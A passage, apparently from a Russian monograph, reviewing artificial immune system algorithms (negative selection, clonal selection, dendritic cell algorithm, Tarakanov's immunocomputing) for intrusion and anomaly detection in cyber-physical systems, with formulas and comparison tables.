Реализация метода иммунного ответа была доведена до соответствующего опытного образца ПАК «Иммунной защиты сети предприятия связи». В состав упомянутого ПАК вошли централизованная *"библиотека признаков вредоносных программных воздействий (антигенов)"*, а также распределенная система детекторов обнаружения вторжений и аномалий. Полученные результаты свидетельствуют о приемлемой трудоемкости и высокой достоверности метода иммунного ответа на вредоносные вторжения и аномалии. Явным достоинством разработанного метода является принципиальная возможность обнаружения и нейтрализации ранее не известных вредоносных вторжений и аномалий.

Глава 4. Определение предельных возможностей искусственных иммунных систем для самовосстановления киберфизических систем в условиях роста угроз безопасности

В настоящее время *биоинспирированные (англ. Bioispired)* подходы широко применяются для решения плохо формализуемых задач кибербезопасности. На вооружение взяты:

- *когнитивные* – на основе моделей мозга живого организма;
- *нейросетевые* – на основе моделей нервной системы живого организма;
- *эволюционные* – на основе генетических мутаций и эволюционного развития;
- *иммунные* – на основе моделей работы иммунной системы живого организма;
- *бактериальные* – на основе моделей поведения бактерий;
- *роевые* на основе моделей поведения муравьиных колоний и других природных экосистем насекомых;
- *групповые и стайные* – на основе моделей поведения волчьих и птичьих стай и др.

Как правило, упомянутые подходы не гарантируют нахождение *оптимального решения*, но позволяют быстро получить решение с приемлемым *качеством*, например, с приемлемой *трудоемкостью и достоверностью*.

Искусственные иммунные системы (*Artificial Immune Systems*) выделяются среди *биоинспирированных* подходов, объединяя лучшие качества других известных подходов. Например, динамическое расположение элементов из эволюционных алгоритмов и принципы обучения из нейронных сетей. Сегодня известен ряд крупномасштабных проектов по созданию *искусственных иммунных систем*. В том числе, многопопуляционной искусственной иммунной сети (англ. *MOM-aiNet*) для двойной кластеризации, и распределенной иммунной системы на основе модификации алгоритма *opt-aiNet-opt-aiNet-AA-Clust*. А в области кибербезопасности искусственные иммунные системы были использованы для решения задач: оптимизации и классификации штатного и аномального поведения; поиска паттернов вредоносных воздействий на цифровые платформы; выявления и нейтрализации программных закладок и «цифровых бомб»; реагирования на компьютерные инциденты; обработки больших и сверх больших данных (Big Data), машинного обучения и самообучения; самовосстановления машинных вычислений, адаптивного управления кибербезопасностью; синтеза новых знаний кибербезопасности и пр. Представление о возможностях применения искусственных иммунных систем для решения задач кибербезопасности можно получить из книги *Ying Tan* «*Artificial Immune Systems: Application in Computer Security*» *(2016)* и монографии, ставшей уже классикой, *Д. Дасгупта* «*Искусственные иммунные системы и их применение / Пер. с англ. М.: Физматлит. – 2006. – 344* с. *(Dasgupta D. Artificial immune systems and their applications. Berlin: Springer-Verlag. 1999. 320 p.)*. Также интересна книга *Dipankar Dasgupta* и *Luis Fernando Nino* «*Immunological Computation: Theory and Applications*» *(2007)* [223].

Ниже представлены результаты критического анализа известных моделей и методов искусственных иммунных систем для самовосстановления киберфизических систем в условиях роста угроз безопасности. Делается вывод о необходимости развития моделей и методов иммунного защиты на основе биологической *(И. Мечников, С. Janeway)* и кибернетической иммунологии *(А. О. Тараканов, Д. Хант, Д. Дасгупта, П. Андюс)*, теории катастроф В. Арнольда для моделирования поведения киберфизических систем в условиях возмущений, а также авторских моделей и методов контроля функциональной семантики вычислений, подобия вычислений и собственно самовосстановления в условиях возмущений.

4.1. Направления развития искусственных иммунных сетей

Исторически в основе искусственных иммунных систем лежит *теория иммунных сетей Н. Ерне* (*Niels Kaj Jerne,* 1911–1994). Эта теория привлекла внимание не только иммунологов, но также математиков и специалистов в области кибербезопасности. Так, в 2016 *Ying Tan* подготовил хороший обзор известных методов и примеров реализации искусственных иммунных систем для решения задач кибербезопасности *«Artificial Immune Systems: Application in Computer Security».*

4.1.1. Развитие теории иммунных систем Н. Ерне

С математической точки зрения именно *Н. Ерне* разработал первый строгий подход к моделированию иммунных систем. В результате с середины 1970-х началось активное развитие аппарата математического моделирования в иммунологии. При этом, оно пошло по пути описания динамики синтеза иммунных клеток *(лимфоцитов)* и соответствующих белков иммунной системы *(антител и антигенов)* с помощью дифференциальных уравнений. Все такие модели являются качественно схожими, отличаясь только количеством и порядком уравнений, значениями их коэффициентов, учетом таких факторов, как *задержки, пороги или стохастические эффекты* и т. п. [71, 102, 200, 201].

Следующий этап обычно связывают с именем *S. Forrest,* которая разработала так называемый *«алгоритм отрицательного отбора»* (*Negative Selection Algorithm)* [223]. Этот алгоритм имитировал процесс созревания *Т-клеток* внутри тимуса и был построен на основе принципа распознавания *«свой – чужой»* биологической иммунной системы. Целью упомянутого алгоритма является генерация такого набора детекторов, которые не совпадают ни с одним антителом организма. На первой стадии происходит случайное создание *Т-клеток.* На следующей стадии отсеиваются те клетки, которые реагируют на собственные антитела организма. Тем самым, остаются только те детекторы, которые способны обнаруживать внешние деструктивные антигены.

В 1990 году *Y. Ishida* [242] ввел понятие искусственной иммунной сети в широкий научный обиход. В работах *J. Timmis, M. Neal, J. Hunt* (2000) [243] это понятие было уточнено. В работе *D. Dasgupta, S. Yua, F. Nino* (2011) [223] под искусственной иммунной сетью понимается некоторое абстрактное представление набора *В-лимфоцитов*, связанных между собой операциями *клонирования и мутации.* При этом исследователи исходили из того, что различные клоны лимфоцитов поддерживают связь друг с другом, путем взаимодействия между своими рецепторами и антителами. В свою очередь антитела обладают набором специфических антигенных детерминант, называемых идиотопами (отсюда и название идиотипические сети) [223]. Алгоритмы отрицательного отбора и клональной селекции используются для обучения. При этом именно свойство аффинности позволяет определись степень «близости» результата к оптимальному значению [223].

В работах [223, 252] предложено три возможных способа генерации антител: *положительная селекция, случайная генерация антител и отрицательный отбор.* Например, в третьем способе, отрицательный отбор выполняется на основе правил вида

$$R^k\text{: } if\ x_1 \in [min_1^k,\ max_1^k] \wedge ...,\ \wedge\ x_n \in [min_n^k,\ max_n^k]\ then\ anomaly,$$

где R^k – *k-е* правило, которое может быть интерпретировано как *n*-мерный гиперкуб с ребрами min_1^k и max_1^k, а $\{x_1, ..., x_n\}$ – параметры подозрительного трафика (антигена). Здесь антитела генерируются так, чтобы покрыть часть *n*-мерного пространства, не принадлежащего легальному трафику.

Авторами [269] предложена искусственная иммунная система *LISYS* (*Lightweight Immune SYStem*) для обнаружения вторжений на основе модели жизненного цикла *Т-лимфоцитов. Эта* система характеризуется сравнительно небольшими вычислительными затратами, приемлемой сложностью и высокой достоверностью. Однако, система пропускает ряд кибератак, например с применением протокола *UDP* или низко интенсивные сканирования портов компьютерной сети.

В работе [271] рассмотрена двухуровневая схема обнаружения вторжений на основе моделей и методов иммунных систем и сетей *Кохонена.* На первом уровне определяются и затем отсеиваются образы штатного (нормального) поведения вычислительных систем. Для этого задействуются иммунные детекторы, обученные на основе алгоритма отрицательного отбора. На втором этапе, оставшиеся образы разбиваются на кластеры с помощью самоорганизующихся карт *Кохонена.*

Классическая иммунология	Алгоритмы	Ключевые компоненты
Модель «свой-чужой»	Алгоритм негативного отбора	Т-клетка
Модель распознавания образов рецептором	Консервативный алгоритм распознавания «своих»	Т-клетка, антигенпредставляющие клетки, патоген-ассоциированный молекулярный шаблон, распознавание (сигнал 1), верификация (сигнал 2)
Теория опасности	Алгоритм дендритных клеток и применения/реализации модели теории опасности	Т-клетка, антигенпредставляющие клетки, ткани, зона опасности, распознавание (сигнал 1), верификация (сигнал 2)

Таблица 4.1. ***Известные алгоритмы иммунной системы***

В работе [272] предложена двухуровневая *(иммунная и нейронная)* схема обнаружения аномалий на основе метода *опорных векторов* (англ. *SVM, support vector machine)*. Для этого сначала строится оптимальная гиперплоскость, а затем на основе степени близости наблюдаемого образа к этой плоскости принимается решение о принадлежности к тому или иному классу. При необходимости вводится условие минимизирующее ошибку распознавания (штраф) или используются *линейное, полиномиальное или гауссовское* отображения для перехода в некоторое «спрямляющее» пространство, возможно, большей размерности. Заметим, что этот прием ранее использовался для *персептрона* на основе модели *Маккаллока – Питтса.* Отличие здесь проявляется в алгоритме настройки весов (контролируемое обучение, однозначность и оптимальность решения).

В большинстве случаев, под *искусственной иммунной системой* (*Artificial immune systems*) понимается набор эвристических моделей, методов и алгоритмов, использующих принципы, модели и методы обработки информации биологической иммунной системой (см. табл. 4.1). К основным механизмам иммунной системы защиты относятся механизмы создания и обучения иммунных детекторов, реагирующих на деструктивные программные воздействия, а также механизмы уничтожения упомянутых детекторов, вызывающих ложные срабатывания. При деструктивном программном *воздействии* на защищаемую инфраструктуру осуществляется распознавание *кибератаки* (если эта кибератака известна). После этого, запускается на исполнение заранее подготовленный план нейтрализации кибератаки *(иммунный ответ)*. В случае, если кибератака неизвестна, иммунная система защиты сначала обучается, подбирая соответствующее управляющее воздействие *(противодействие)* для нейтрализации кибератаки, а затем готовит и исполняет соответствующий *план (сценарий)* противодействия, формируя тем самым, специфический кибер иммунитет.




Рис. 4.1. ***Направления развития искусственных иммунных систем***

Таким образом, в основе большинства известных современных иммунных систем защиты *Ратибор-2019, Предупреждение-2018, Darktrace, Cynet, FireEye, Check Point, Symantec, Sophos, Fortinet, Cylance, Vectra* и пр. лежат известные модели *соматической гипермутации,* иммунного ответа, дополнительной *активации «антител»*, изучения функций *аффинности и др. ключевые* механизмы биологической иммунной системы [71, 200, 223].

К основным характеристикам искусственных иммунных систем защиты относятся:

- *врожденный и приобретенный* кибериммунитеты как к известным, так и к ранее неизвестным кибератакам;
- встроенный механизм распознавания «*свой – чужой*»;
- пополняемая «*иммунная память*» к ранее неизвесным кибератакам;
- встроенный механизм «*иммунного ответа*» для нейтрализации кибератак;
- механизмы *децентрализованного* управления*;*
- сложная *распределенная* структура и поведение*;*
- поддержка работы с *большими и сверхбольшими данными* и пр.

Отметим, что развитие теории и практики искусственных иммунных систем для обеспечения защиты критически важной информационной инфраструктуры *Индустрии 4.0* продолжается. При этом это развитие осуществляется как на основе улучшения известных моделей и методов классической иммунологии (см. рис. 4.1), так и более глубокого изучения и применения современных сквозных информационных технологий и развития современной программотехники в целом.

4.1.2. Возможности известных алгоритмов иммунной защиты

Рассмотрим предельные возможности известных алгоритмов иммунной защиты для их применения в области кибербезопасности киберфизических систем.

Одной из частей иммунной системы, которая отвечает за формирование иммунного ответа, являются *Т-лимфоциты*. Действительно, *Т-лимфоциты* играют важнейшую роль в ответе адаптивной иммунной системы при работе с пораженными клетками. Используя *Т-рецептор (TCR), Т-клетка* формирует ответ популяции антигенного пептида, представленного одной из главных молекул в ядрах клеток. Способность *Т-клеток* правильно отбирать и отвечать удивительна, учитывая, что *TCR* случайным образом генерируется, используя соматические мутации, и что интервентные клетки являются лишь частью (от 0,1 % до 0,01 %) всех анализируемых этими лимфоцитами клеток.

В работе [244] сделано важное замечание, относящееся к исследованиям ответа *Т-лимфоцитов*, о том, что классическая теория иммунной системы не дает полного представления о работе этих клеток. Выделяя гипотезу подстраиваемого порога активации и иммунологическую модель *Алтан – Бонне и Жермен*, автор продолжает развитие этих теорий, формулируя принципы стохастических π-исчислений применительно к иммунным системам и модели *PRISM*. Упомянутые исчисления позволяют формализовать параллельные вычисления для процессов, конфигурация которых может меняться во времени. При этом, с помощью формального языка ϖ-исчислений, становится возможным построить конкурентную параллельную схему генерации ответа иммунной системы:

$$P::=0|\pi.P|P+Q|(P|Q)|\nu xP|{}^{*}P. \tag{4.1}$$

$$?\,x_r(\tilde{y})|!\,x_r(\tilde{y})|\tau_r. \tag{4.2}$$

Здесь (4.1) P – процесс; 0 – отсутствие значения; $\pi.P$ – префикс действия; $P+Q$ – выбор; $(P|Q)$ – распараллеливание; νxP – ограничение; ${}^{*}P$ – ответ. В формуле (4.2) приведены возможные префиксы действий, записанные в π-синтаксисе, где x – имя канала; r – приоритет действия; y – кортеж, который может быть передан на принимающий канал на протяжении всего взаимодействия.

Процессы отбора

К названным процессам относятся процессы *положительного отбора* (и его частный случай – клональный отбор (англ. *CLONALG*)), *негативного отбора, работы дендритных клеток и антиген-презентующих клеток и пр.* Например, *алгоритм негативного отбора* широко применяется для решения задач обнаруже-

ния кибератак и аномалий функционирования цифровых платформ Индустрии 4.0. Дело в том, что знание паттернов штатного поведения упомянутых платформ позволяет однозначно выявлять как известные, так и неизвестные ранее кибератаки [223–244].

Рассмотрим пример применения алгоритма негативного отбора подробнее. Для этого сначала определим понятия «*антитело*» и «*антиген*». Например, для задачи управления под *антигеном будет* пониматься рассогласование входного сигнала и сигнала обратной связи для системы управления, а под *антителом* – управляющее воздействие на объект. Для задачи распознавания образов (паттернов) кибератак под *антигеном* может пониматься некоторый входной образ кибератаки в виде некоторой комбинации *сигнатурных, корреляционных и инвариантных признаков* кибератаки, а под *антителом* – некоторое управляющее воздействие, позволяющее нейтрализовать эту кибератаку. Далее нужно сформировать так называемый *«врожденный» кибер иммунитет.*

Для начального набора образов известных кибератак (антигенов) необходимо сформировать соответствующий набор управляющих воздействий, позволяющих нейтрализовать известные кибератаки (антитела). В случае если же такой набор неизвестен, то необходимо сформировать тестовый набор потенциально возможных антигенов для исследуемой системы. Для этих целей воспользуемся алгоритмом отрицательного отбора *(negative selection algorithm)* [223]. Этот алгоритм позволяет генерировать соответствующие антитела, а затем проверять их эффективность для нейтрализации обнаруженных антигенов. Данный алгоритм может иметь несколько реализаций.

Антитело и антиген в большинстве случаев представляются в виде последовательности генов (бинарной, не бинарной). Для определения степени аффинности (связи) между ними вычисляется расстояние. В большинстве случаев для этого используются следующие метрики:

1) евклидово расстояние

$$D = \sqrt{\sum_{i=1}^{L}(ab_i - ag_i)^2}; \tag{4.3}$$

2) манхэттенское расстояние

$$D = \sqrt{\sum_{i=1}^{L}|ab_i - ag_i|}; \tag{4.4}$$

3) мера Хэмминга

$$D = \sum_{i=1}^{L}\delta \text{, где } \begin{cases} 1, \text{ if } ab_i \neq ag_i \\ 0, \text{ in other cases} \end{cases} \tag{4.5}$$

Здесь D – расстояние; $ab\{$ – значение i-го гена антитела; ag_t – значение i-го гена антигена; L – длина антитела и антигена.

На рис. 4.2 приведен пример вычисления значения расстояния с помощью меры Хэмминга.

Стоит заметить, что антитело не является копией антигена по значениям своих генов (операция *XOR).* Формула (4.5) применяется, если антиген и антитело представимы в виде бинарных последовательностей, в противном случае применяются формулы (4.3) и (4.4). Полученное значение расстояния подается на функцию связи антитела (в большинстве случаев используются пороговая и сигмоидальная функции (рис. 4.3).




Рис. 4.2. ***Вычисление расстояния с помощью меры Хэмминга***

Считается, что антитело распознало антиген, если вычисленная аффинность




Рис. 4.3. ***Зависимость между аффинностью и расстоянием Хэмминга для антитела длины L = 7 с порогом аффинности ε = 2:***
а – пороговая функция, б – сигмоидальная функция

оказалась выше заранее предустановленной величины. Таким образом, реализуется пороговый механизм работы системы.

При генерации антител важным вопросом является определение их оптимального числа. Его увеличение замедляет работу системы, поскольку на каждом шаге проводится последовательная сверка новых данных со всеми существующими антителами. Повышение порога аффинности ведет к увеличению числа антигенов, распознаваемых одним антителом. Однако это ведет и к снижению точности распознавания.

Общее число уникальных антигенов и антител может быть представлено как k^L, где k – объем алфавита и L – длина антигена (антитела). Тогда число антигенов, распознаваемых одним антителом при заданном пороге аффинности ε, может быть вычислено как

$$C = \sum_{i=0}^{\varepsilon} \frac{L!}{i!(L-i)!}, \tag{4.6}$$

где C – зона покрытия антитела. Основываясь на формуле (4.6), при длине антигенов L и пороге аффинности ε минимальное число антител N, необходимое для распознавания всех известных антигенов, может быть вычислено как

$$N = \left\lceil \frac{k^L}{C} \right\rceil. \tag{4.7}$$

После определения значений указанных параметров осуществляется генерация антител с помощью алгоритма отрицательного отбора. Классический подход заключается в случайной генерации N антител с соблюдением следующего требования: каждый известный антиген распознается хотя бы одним антителом.

Приобретенный иммунитет

Полученный в результате выполнения предыдущего шага алгоритма набор антител позволит справляться с известными антигенами. Однако естественный иммунитет обладает способностью к обучению на новых антигенах и запоминанию вновь сгенерированных антител. Для этих целей в рамках искусственных иммунных сетей применяется алгоритм клональной селекции *(clonal selection algorithm)*.

В случае обнаружения нового антигена, если он не был распознан ни одним из существующих антител, осуществляется построение нового. Причем основой для него служит антитело с максимальным среди существующих уровнем аффинности к новому антигену.

Классический алгоритм клональной селекции включает в себя следующие шаги.

1. Для вновь обнаруженного антигена Ag_j $(Ag_j \in Ag)$ вычисляется значение аффинности для всех существующих антител Ab.

2. В вектор $f = \{f_j\}$ длины N вносятся результаты вычислений п. 1.
3. Проводится выбор n максимальных значений аффинности, соответствующие им антитела из множества антител Ab формируют новое множество $Ab^j_{\{n\}}$
4. n выбранных антител клонируются пропорционально значению их аффинности по отношению к антигену Ag_j (чем выше аффинность, тем больше число клонов). Клонированные антитела формируют множество C^j.
5. Все элементы множества C^j проходят процедуру мутации, причем число мутирующих генов в антителе обратно пропорционально его аффинности с антигеном Ag_j. Создается множество C^{j*} клонов антител, прошедших мутацию.
6. Вычисляется аффинность f_j^* прошедших мутацию клонов C^{j*} по отношению к антигену Ag_j.
7. Среди элементов множества C^{j*} выбирается антитело Ab_j^*, имеющее максимальную аффинность по отношению к антигену Ag_j. Если аффинность выбранного антитела по отношению к антигену Ag_j больше любого элемента вектора f то антитело добавляется в иммунную память.

Отметим, что существует несколько разновидностей рассмотренного выше алгоритма (алгоритм *адаптивной клональной селекции, оптимизационный иммунный алгоритм* и др.). Подробное сравнение данных алгоритмов и описание их применения приведены в работе [223]. Данный подход применялся при построении систем защиты информации и компьютерных сетей, мониторинга процессов ОС *UNIX*, а также при построении систем управления.

4.1.3. Развитие моделей генерации иммунного ответа П. Матзингер

В 1994 г. иммунолог *П. Матзингер* развила модель генерации иммунного ответа, основанную на подходе «*свой – чужой*». Согласно этой модели, иммунная система живого организма воздействует на объекты, которые не являются частью организма. Реакция иммунной системы зависела от обнаружения протеинов на поверхности инородных клеток. Этот подход предполагал, что в основе классификации лежит аксиоматическое утверждение об отличии всех чужих клеток от клеток организма по структуре, форме и содержанию. Однако, в ряде случаев эта модель оказалась неверной, в частности, при аутоиммунных заболеваниях, когда иммунная система атакует собственные клетки. Поэтому, была разработана модель, предполагающая, что активация иммунной системы происходит в зависимости от того, существует опасность или нет. Известные модели генерации иммунного ответа *Т-клеток* не включали в себя механизм начала генерации, они лишь позволяли представить, каким образом костный мозг реагирует и генерирует необходимые *Т-клетки* с необходимым набором рецепторов.

П. Матзингер показала, что подход «*свой – чужой*» можно развить путем определения других факторов, приводящие к инициированию иммунного ответа. Исследователь доказала, что иммунная система отвечает на присутствие молекул, известных как сигналы опасности, которые являются побочными продуктами незапланированной смерти клеток (некроза). Дендритные клетки чувствительны к усилению сигналов опасности, что приводит к их созреванию и иммунному ответу. При этом дендритная клетка имеет три состояния: *незрелое* (поиск антигена и оценка его опасности), *полузрелое* (антиген найден и оценен как безопасный), *зрелое* (антиген найден и оценен как опасный).

Дендритные клетки воспринимают четыре типа сигналов:

1. *PAMP* (*Pathogen-Associated Molecular Patterns)* – наличие чужеродных клеток;
2. сигналы опасности – возникают в результате внезапной смерти клеток;
3. безопасные сигналы – сигналы о нормальной ожидаемой смерти клеток;
4. сигнал о воспалении – не приводит к моментальному иммунному ответу, но усиливает три остальных сигнала.

Иммунный ответ возникает в результате сочетания сигналов (рис. 4.4, толщина линии пропорциональна величине весового коэффициента).

Выходными сигналами дендритной клетки являются три типа сигналов:

1. со-стимуляция (сигнал о необходимости передачи обнаруженного антигена для дальнейших действий);
2. сигнал о полузрелом состоянии дендрита (обнаружен безопасный антиген – запомнить и не реагировать);

3. сигнал о зрелом состоянии дендрита (обнаружен опасный антиген – запомнить и активировать лимфоциты).

Переход дендрита из незрелого состояния в полузрелое или зрелое определяется уровнем сигнала на его выходах и происходит при превышении некоторого установленного порога.

Изначально дендрит находится в незрелом состоянии.

Общая форма функции преобразования входных сигналов в выходные выглядит так:

$$Output = (P_{\varpi} \sum_i P_i + D_{\varpi} \sum_i D_i + S_{\varpi} \sum_i S_i)(1 + I), \quad (4.8)$$

где $P\varpi$ – это вес сигналов PAMP;

$D\varpi$ – вес сигналов опасности;

$S\varpi$ – вес сигналов безопасности;

P_i, D_i, и S_i – входные сигналы вида *PAMP (P)*, опасности (D), безопасности (S) соответственно; I – сигнал воспаления.

Каждый из выходных сигналов рассчитывается по формуле (4.8). Для этого используются различные весовые коэффициенты. Соотношения используемых при этом весовых коэффициентов получены эмпирически и приведены в табл. 4.2.




Рис. 4.4. ***Абстрактная модель обработки сигналов дендритной клеткой***

Гринсмит и др. [267] предложили алгоритм дендритных клеток (DCA), который включает в себя понятия сигналов опасности, безопасности и *PAMP*, влияющих на выходной сигнал дендритной клетки.

На вход алгоритма DCA поступает множество S – набор данных, для которых необходимо определить, опасны они или нет. Выходом из алгоритма DCA является множество D – данные, помеченные как опасные и безопасные.

Общий вид алгоритма следующий:

1) создать начальную популяцию дендритных клеток (D);

2) создать набор для хранения «мигрировавших» дендритов (перешедших из незрелого состояния в полузрелое или зрелое) (M);

2.1) для всех данных из набора S создать набор дендритных клеток P, случайным образом выбранных из набора D;

2.2) для всех дендритных клеток из набора P выполнить:

2.2.1) добавить текущий элемент данных s_i для анализа;

2.2.2) определить уровни всех трех входных сигналов;

2.2.3) на основе (4.8) вычислить выходные сигналы дендрита;

2.2.4) переместить дендрит из множества D в множество M и добавить новый дендрит в D, если уровень сигнала на выходе со-стимуляции превысил установленный порог;

2.3) для всех дендритов в M выполнить:

2.3.1) пометить дендрит как полузрелый, если уровень сигнала на выходе о полузрелом состоянии выше, чем на выходе о зрелом состоянии, иначе – пометить дендрит как зрелый;

Сигнал	**PAMP**	**Опасность**	**Безопасность**
Со-стимуляция	W_1	$W_1/2$	$W_1 \times 1{,}5$
Сигнал полузрелости	0	0	1
Сигнал зрелости	W_2	$W_2/2$	$-W_2 \times 1{,}5$

Таблица 4.2. ***Соотношения между весовыми коэффициентами входных сигналов дендритной клетки (вес сигнала PAMP используется для определения остальных весов).***

2.3.2) подсчитать, сколько получено дендритов в полузрелом состоянии, а сколько – в зрелом; если первое число больше второго, то пометить *si-* как безопасный, в противном случае – как опасный;

2.3.3) поместить текущий элемент данных во множество *M*;

3) закончить выполнение алгоритма.

Алгоритм DCA был успешно апробирован в ходе проекта разработки системы обнаружения вторжений [250].

4.1.4. Возможности иммунокомпьютинга А.О. Тараканова

В 1998 году в работе *А. О. Тараканова* [253] было рассмотрено решение проблемы моделирования принципов обработки информации молекулами белков. Ученый сначала ввел в употребление ключевой принцип *самосборки,* включая самосборку белков, их комплексов и сетей обработки информации. Затем им был разработан ряд математических моделей обработки информации на основе *самосборки.* Исследования *А. О. Тараканова* базировались на методах алгебры кватернионов, теории матриц (спектральные и сингулярные разложения, квадратичные и билинейные формы), дифференциальных уравнений (стационарные и устойчивые состояния), теории групп (сопряженность, коммутаторы), биофизики (форма биомолекул, энергая невалентных связей), формальной лингвистики (формальные грамматики, уравнения над полукольцами), теории орбитальных годографов и пр.

К основным научным результатам исследования *А. О. Тараканова* относятся:

- Введено и исследовано базовое понятие формального пептида, которое является математической абстракцией принципа зависимости энергии от пространственной формы биомолекул.
- Разработана математическая модель взаимодействия формальных пептидов, включающая образование сетей обработки информации.
- Введено и исследовано понятие формальных иммунных сетей, обладающих способностями к обучению, распознаванию и решению задач.
- Разработана математическая модель распознавания образов на основе взаимодействия формальных пептидов.
- Показана хорошая согласованность разработанных моделей с параметрами биологических прототипов.
- Определен способ представления формальных языков в рамках разработанной системы моделей, и установлены его связи с формальными грамматиками и теорией лингвистической валентности.
- Показана плодотворность применения разработанного математического аппарата для автоматизации научных исследований в экологии.

В соответствии с работой [254] пространственная структура скелета белка может быть геометрически представлена подобно изображенной на рис. 4.5, где k – номер повторяющегося фрагмента.

Формалъный белок (ФБ) представляет собой упорядоченную пятерку:

$$p = \langle n, U, Q, V, v \rangle \tag{4.9}$$

Здесь:

$n > 0$ – количество связей;

U = {φk, Ψk}, k = 1, ..., n, где -π ≤ φk≤ π, -π ≤ Ψk≤ π множество углов;

Q_0= {Q_0, Q_k} – множество единичных кватернионов, где $Q_0 = Q_1Q_2 \ldots Q_n$ – результирующий кватернион формального белка;

V = {v_{ji}}, i = 1, 2, 3, 4, $j \geq i$ множество коэффициентов, где v – функция, определенная над элементами результирующего кватерниона Q_o посредством следующей квадратичной формы:

$$v = -\sum_{j>i} v_{ij}\, q_i q_j. \tag{4.10}$$




Рис. 4.5. ***Пространственная конфигурация скелета белка***

Функция (7), называемая свободной энергией ФБ, может быть представлена в векторно-матричной форме:

$$v = -[Q]^t v[Q]. \quad (4.11)$$

Главным условием функционирования белка является его связывание с другим белком либо другой молекулой. Основной биофизической характеристикой связи между белками является величина свободной энергии. Чем ниже свободная энергия, тем сильнее связь.

Соответственно, свободная энергия взаимодействия между формальными белками получила название *энергия связи* и была определена билинейной формой вида:

$$w(P,Q) = -[p]^T W[Q], (4.12), \quad (4.12)$$

где *[P], [Q] – Q-векторы* соответственно первого и второго белков; $W = \{w_{ij}\}$ – матрица связи, где *Wij* – заданные коэффициенты, $i, j = 1, 2, 3, 4$. При этом *P-* и *Q-векторы* были определены путем сингулярного разложения исходной матрицы, содержащей данные о задаче.

Пример распознавания образов

Определим *образ* как *n*-мерный вектор-столбец $X = [x_1, ..., x_n]^T$, где $x_1, ..., x_n$ – вещественные числа и т – транспонирование.

Определим *распознавание образов* как отображение $f(X) \{1, ..., c\}$ любого образа X в одно из целых чисел 1, ..., *c (классы)*.

Задача распознавания образов может быть сформулирована следующим способом.

Дано:

1) число классов с;

2) набор из *m* обучающих образов: $X_1, ..., X_m$;

3) класс любого обучающего образа: $f(X_1) = c_1, ..., f(X_m) = c_m; f(X_m) = c_m$;

4) произвольный *n*-мерный вектор *Z*.

Найти: класс вектора *Z:* $f(z) = ?$

Алгоритм обучения

1. Сформировать обучающую матрицу $A = [X_1, ..., X_m]\ T\ (m^* n)$.

2. Вычислить максимальное сингулярное число *s*, а также левый и правый сингулярные векторы *L* и *R* обучающей матрицы по следующей итеративной схеме:

$$L_0 = [1..1]^T$$
$$R^T = L_{(k-1)}^T A, R_{(k)} = R/|R|, \text{где } |R| = \sqrt{r_1^2 + \ldots + r_n^2}$$
$$L = AR_{(k)}, L_{(k)} = L/|L|, \text{где } |L| = \sqrt{l_1^2 + \ldots + l_m^2} \quad (4.13)$$
$$s_{(k)} = L_{(k)}^T A R_{(k)}, k = 1,2,\ldots,$$

до выполнения условия

$$\left|s_{(k)} - s_{(k-1)} < \varepsilon\right|, s = s_{(k)}, L = L_{(k)}, R = R(k) \quad (4.14)$$

3. Хранить сингулярное число *s*.

4. Хранить правый сингулярный вектор *R* (как *«антитело-пробу»)*.

5. Для всякого $i = 1, ..., m$ хранить компоненту l_i левого сингулярного вектора *L* и класс c_1, соответствующий обучающему образу X_i.

Распознавание

1. Для всякого n-мерного образа *Z* вычислить его энергию связи с *R*:

$$w(z) = Z^T R/s \quad (4.15)$$

(*s* – это хранимое сингулярное число, а *R* – это хранимый правый сингулярный вектор обучающей матрицы *A*).

2. Выбрать элемент *l*, который имеет минимальное расстояние *d* (соответственно, максимальное *сродство 1/d)* с *w*:

$$d = min|w - l_i|, i = 1, \ldots, m. \quad (4.16)$$

3. Считать класс c_i- искомым классом образа *Z*.

В работе [255] показано, что в реальных задачах распознавания образов иммунная сеть превосходит нейронные сети и генетические алгоритмы как минимум в 40 раз по быстродействию и в 2 раза по безошибочности распознавания.

Алгоритм	Иммунные сети	Нейронные сети
Объем обучающей выборки, примеры	11	11
Время обучения на ПК типа Pentium-4 1,8 ГГц	<1	45
Максимальная ошибка на обучающей выборке	0	0
Объем текстовой выборки, примеры	391	391
Суммарная ошибка на тестовой выборке	137	187
Средняя ошибка на один пример	0,35	0,48

Таблица 4.3. ***Сравнение результатов решения задачи экологического мониторинга***

Данные результаты (см. табл. 4.3) получены на задачах сравнительно малой размерности (17*23*6 для экологического атласа и 19*5 для лазерного диода). На основе этих результатов было предположено, что еще большее преимущество будет достигнуто в задачах большой размерности (например, 51608*41 [4]), где применение нейронных сетей становится достаточно сложным.

Методика применима в случае распознавания образов, когда число классов распознавания не меняется со временем. Компонентам левого сингулярного вектора ставятся в соответствие распознаваемые классы объектов. Это делает невозможным получение выхода, отличного от известных классов.

4.1.5. Особенности организации вычислений на иммунокомпьютерах

Хорошо известно, что большинство известных биологических систем на уровне клеток и биомолекул могут рассматриваться как сложные системы обработки информации. Однако, только две системы обладают исключительными способностями к «*интеллектуальной*» обработке информации, включая память, обучение, узнавание и принятие решений в любой неизвестной ситуации. Ими являются нервная и иммунная системы. Возможности нервной системы как биологического прототипа уже достаточно давно и интенсивно используются в информатике. Основу этого направления составляют математические и программные модели искусственных нейронных сетей (ИНС), а также их электронная реализация в т.н. нейрокомпьютерах. Однако не менее важные принципы обработки информации биологической иммунной системой были осознаны и оценены сравнительно недавно. Именно математическая абстракция этих принципов сформировала основу искусственных иммунных систем. При этом, не все преимущества иммунных систем используются для решения задач кибербезопасности в полной мере (например, высокая скорость обучения, пороговый механизм).

Так, результаты *А. О. Тараканова* [256] свидетельствуют о том, что по такому параметру, как скорость обучения, иммунные сети превосходят нейронные. Это позволяет надеяться на решение проблемы длительности оперативного дообучения, свойственного нейронной сети, что в свою очередь, позволит решить проблему управления кибербезопасностью в реальном масштабе времени. Математический базис иммунокомпьютинга *А. О. Тараканова* представлен в работах [253–259]. Существенно, что полученные им результаты позволяют создать ряд опытных образцов специализированных иммунокомпьютеров.

Архитектура иммуночипа

